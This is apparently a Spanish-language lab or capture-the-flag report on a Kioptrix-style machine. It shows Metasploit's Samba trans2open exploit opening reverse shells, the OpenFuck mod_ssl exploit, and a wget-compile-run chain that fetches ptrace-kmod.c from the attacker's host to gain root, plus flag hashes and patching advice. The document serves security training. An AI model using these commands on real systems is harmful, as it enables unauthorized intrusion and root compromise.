
Puerto	**Vulnerabilidad**
80	Apache (Open Fuck)
22	SSH(Openssl)
139	Samba (OverFlow)

3. Explotación


Proceso manual/ automatizado.

Automatizado


Ingreso de la maquina mediante samba metaexploit:



```
msf6 exploit(linux/samba/trans2open) > set payload payload/linux/x86/shell_reverse_tcp
payload ⇒ linux/x86/shell_reverse_tcp
msf6 exploit(linux/samba/trans2open) > exploit

[*] Started reverse TCP handler on 192.168.132.129:4444
[*] 192.168.132.130:139 - Trying return address 0×bffffdfc...
[*] 192.168.132.130:139 - Trying return address 0×bffffcfc...
[*] 192.168.132.130:139 - Trying return address 0×bffffbfc...
[*] 192.168.132.130:139 - Trying return address 0×bffffafc...
[*] 192.168.132.130:139 - Trying return address 0×bffff9fc...
[*] 192.168.132.130:139 - Trying return address 0×bffff8fc...
[*] 192.168.132.130:139 - Trying return address 0×bffff7fc...
[*] 192.168.132.130:139 - Trying return address 0×bffff6fc...
[*] Command shell session 1 opened (192.168.132.129:4444 → 192.168.132.130:1050) at 2024-04-08 16:41:06 -0400

[*] Command shell session 2 opened (192.168.132.129:4444 → 192.168.132.130:1051) at 2024-04-08 16:41:07 -0400
[*] Command shell session 3 opened (192.168.132.129:4444 → 192.168.132.130:1052) at 2024-04-08 16:41:08 -0400
[*] Command shell session 4 opened (192.168.132.129:4444 → 192.168.132.130:1053) at 2024-04-08 16:41:09 -0400
whoami
root
id
uid=0(root) gid=0(root) groups=99(nobody)
```




```
[root@kio-kid tmp]# find /home
find /home
/home
/home/lost+found
/home/john
/home/john/.bash_logout
/home/john/.bash_profile
/home/john/.bashrc
/home/john/.emacs
/home/john/.screenrc
/home/john/.bash_history
/home/john/bandera1.txt
/home/harold
/home/harold/.bash_logout
/home/harold/.bash_profile
/home/harold/.bashrc
/home/harold/.emacs
/home/harold/.screenrc
/home/harold/.bash_history
/home/harold/bandera3.txt
[root@kio-kid tmp]# cat /home/john/bandera1.txt
cat /home/john/bandera1.txt
684d0624c19cac22a44a8413795368b9
[root@kio-kid tmp]# cat /home/harold/bandera3.txt
cat /home/harold/bandera3.txt
9699a2a93f0d7eeb172dca2de51d3db2
[root@kio-kid tmp]#
```



```
find / -name  bandera*.txt 2>/dev/null
/home/john/bandera1.txt
/home/harold/bandera3.txt
/root/bandera2.txt

cat /root/bandera2.txt
c9b2db2dbe3d8e65485c6c348785a760
```

Manual

Ingreso de la maquina mediante Openfunck(Apache) searchploit:




```
┌──(hmstudent㉿kali)-[~/Kio/Exploit]
└─$ ./exploit1 0×6b 192.168.132.130 443 -c 45

*******************************************************************
* OpenFuck v3.0.4-root priv8 by SPABAM based on openssl-too-open *
*******************************************************************
* by SPABAM    with code of Spabam - LSD-pl - SolarEclipse - CORE *
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 45 of 45
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f80c8
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
d.c; ./exploit; -kmod.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmo
--05:17:38--  https://dl.packetstormsecurity.net/0304-exploits/ptrace-kmod.c
           ⇒ `ptrace-kmod.c'
Connecting to dl.packetstormsecurity.net:443 ... connected!

Unable to establish SSL connection.

Unable to establish SSL connection.
gcc: ptrace-kmod.c: No such file or directory
gcc: No input files
rm: cannot remove `ptrace-kmod.c': No such file or directory
bash: ./exploit: No such file or directory
bash-2.05$
bash-2.05$ whoami
```

Exploit

Conexión al server

Escalación de privilegios a root mediante OpenFuck:



```
* #hackarena  irc.brasnet.org                                     *
* TNX Xanthic USG #SilverLords #BloodBR #isotk #highsecure #uname *
* #ION #delirium #nitr0x #coder #root #endiabrad0s #NHC #TechTeam *
* #pinchadoresweb HiTechHate DigitalWrapperz P()W GAT ButtP!rateZ *
*******************************************************************

Connection ... 45 of 45
Establishing SSL connection
cipher: 0×4043808c   ciphers: 0×80f80c8
Ready to send shellcode
Spawning shell ...
bash: no job control in this shell
bash-2.05$
.c; gcc -o exploit ptrace-kmod.c -B /usr/bin; rm ptrace-kmod.c; ./exploit; -kmod
--06:21:38--  http://192.168.132.129:8080/ptrace-kmod.c
           ⇒ `ptrace-kmod.c'
Connecting to 192.168.132.129:8080 ... connected!
HTTP request sent, awaiting response ... 200 OK
Length: 3,921 [text/x-csrc]

    0K ...                                                100% @   3.74 MB/s

06:21:38 (3.74 MB/s) - `ptrace-kmod.c' saved [3921/3921]

gcc: file path prefix `/usr/bin' never used
[+] Attached to 7533
[+] Waiting for signal
[+] Signal caught
[+] Shellcode placed at 0×4001189d
[+] Now wait for suid shell ...
whoami
root
ls
```

Modificación del archivo para ser root

Subida de usuario root

4. Escalación de privilegios si/no

Si: Método de escalada

5. Banderas

Bandera1	684d0624c19cac22a44a8413795368b9
Bandera2	c9b2db2dbe3d8e65485c6c348785a760
Bandera3	9699a2a93f0d7eeb172dca2de51d3db2

6. Herramientas usadas

Nmap	Para ver puertos
Ffuf	Para ver directorios de la web mediante Fuzzing
Metaexploit	Para explotar vulnerabilidades automatizadas
Searchploit	Para explotar vulnerabilidades manualmente

7. EXTRA Opcional

Herramientas usadas

Arp-scan	Para el escaneo de puertos
Dirbuster	Para el escaneo de puertos
Netdiscover	Para el escaneo de puertos
Whatweb	Para ver la información de tecnología del server
Nesus	Para el escaneo de puertos automatizado

Técnicas:

Fuerza Bruta: para enumerar usuarios mediante el puerto 22 SSH

8. Conclusiones y Recomendaciones

1) Actualizar la versión de SAMBA para no tener vulnerabilidad
2) Actualizar la versión de Apache a la mas actual donde no hay vulnerabilidad
3) Actualizar la versión de OpenSSL donde no tenga vulnerabilidad de enlistar usuarios